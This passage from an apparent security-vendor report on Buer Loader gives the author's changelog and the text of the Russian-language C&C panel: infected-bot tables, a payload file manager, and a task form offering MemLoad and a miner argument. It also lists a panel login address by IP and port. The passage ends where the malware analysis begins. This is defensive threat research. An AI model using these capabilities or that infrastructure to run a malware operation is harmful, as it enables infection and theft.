
  Proofpoint Researcher Note: We presume this feature is for ease of integration into leased Docker hosts, simplifying installation, although potentially the panel/C&C could be installed on a compromised Docker host.
- Validation on the file on the panel. Now the panel will not miss the file that the loader will not be able to download and will notify the client about this.
- Tasks can now be repeated.

Finally, the author described the following technical changes for version 1.1.9. These are noteworthy as they demonstrate that the malware is under active, professional development.

- The loader has acquired a new method for launching External for local files. The advantages of the method are uniqueness and no CreateProcess / ShellExecute through the loader. The launch produces a trusted process without any commands to it.
- The panel has the ability to tag all bots that have performed a specific task. This will allow the user to distribute the payload to certain groups of bots.
- Implemented integration API. Available documentation for it.
- Added the ability to send a file by reference in proxy mode. The file is transferred to the bot in encrypted form.
- The bug of counting bots by country has been fixed and other improvements have been added.

Control Panel Screenshots


The following control panel screenshots were included in the underground advertisement, showing some of the back end capabilities available to customers, including telemetry monitoring, host filtering, and more.


Login

Not secure | 134.0.119.53:8080/account/login?ReturnUrl=%2F

Sign in


Figure 6: Control panel login UX for the Buer Loader C&C



Онлайн	Живых	Умерло	Всего
2	4	0	4

FIRST KNOK	ID	COUNTRY	OS	CPU	Admin	X64	ONLINE
1/1/2019 2:51:29 PM	d0093jw8	IT	Windows 7	32	False	True	Online
1/1/2019 1:26:16 PM	96fd51kr	ES	Windows 10	4	False	False	Offline
1/1/2019 1:12:28 PM	7cf3eebd	AR	Windows XP	1	False	False	Offline
31/12/2018 12:20:11 AM	a33xr1d1	BR	Windows 10	2	False	True	Online


Figure 7: Bot telemetry monitoring screen for the Buer control panel.



Онлайн	Живых	Умерло	Всего
0	1	6	8

FIRST KNOK	ID	COUNTRY	OS	CPU	Admin	X64	ONLINE
04.09.2019 17:47:40	f493b401	CN	Windows XP	2	False	False	Dead
03.09.2019 15:56:16	57ed1286	US	Windows XP	1	False	False	Dead
03.09.2019 13:48:36	b338f9f6	US	Windows XP	4	False	False	Dead
03.09.2019 13:18:21	65e6a85c	FR	Windows XP	1	False	False	Offline
03.09.2019 11:19:00	d0093fc8	DE	Windows 7	4	True	True	Offline
03.09.2019 9:39:53	7a997a01	US	Windows XP	1	False	False	Dead
29.08.2019 7:32:46	96fd516a	DE	Windows 10	4	False	False	Dead
28.08.2019 7:39:19	0b272646	CZ	Windows 7	2	True	False	Dead

Figure 8: Dark mode bot telemetry monitoring screen for the Buer control panel.



Задача #94
Добавлена: 1/1/2019 2:52:27 PM

Гостевая ссылка:

Информация

Задача выдана
2

Файл
1.exe

Тип исполенения
MemLoad


Фильтр

Архитектура системы
All

Права доступа
All

COUNTRY	OS	CPU	Admin rights	X64 arch
UKNWN	Windows 10	8	false	true
UKNWN	Windows 7	4	false	true

Figure 9: Control panel filter view depicting remote bots filtered by Microsoft Windows architecture.



Менеджер файлов
Загрузка, удаление, etc..

Загрузка файлов


Выберите файл (max. 28MB)

Загруженные файлы

Свободно 501GB из 900GB

Дата загрузки	Загрузок	Название	Действия
8/15/2019 12:07:52 AM	2	23.exe	🗑
8/14/2019 11:06:36 PM	12	3.dll	🗑
8/14/2019 3:29:46 AM	3	2.exe	🗑
8/13/2019 9:18:57 PM	49	1.exe	🗑

Figure 10: Control panel view depicting file management for loader tasks



Задача #1bfcb757
Статус: **Paused**

Информация


Задача выдана
2

Файл
1.exe

Тип исполенения
MemLoad

COUNTRY	OS	CPU	Admin rights	X64 arch
UKNWN	Windows 10	8	False	True
UKNWN	Windows 7	4	False	True


Figure 11: Control panel view of remote bots sorted by user rights.



Менеджер задач
Управление задачами.

Действия	Название	Статус	Количество
Детали	Задача #94	InProcess	2/∞

Figure 12: Control panel view, task status



Фильтр для задачи

Онлайн: **1**

Всего: **2**

Страны

IT × Search

Архитектура системы

- ○ Все
- ○ Только x86-32
- ● Только x86-64

Права администратора

- ○ Все
- ○ Только с правами администратора
- ● Только с правами пользователя

Количество CPU ядер

[от] например: 1

[до] например: 16

Задача

Файл	August 13, 2019 | exe.exe Выберите ранее загруженный файл или Загрузите
Количество	Например: 10000 Вы можете ограничить количество исполнений
Метод исполнения	MemLoad
Аргументы	Например: --algo xmr Вы можете задать аргументы запуска
Путь сохранения	Например: %Temp% Вы можете задать свой путь сохранения файла

Figure 13: Control panel view, creation of a task


Malware Analysis

Buer Loader is a new downloader malware that downloads and executes additional payloads.

Anti-analysis features

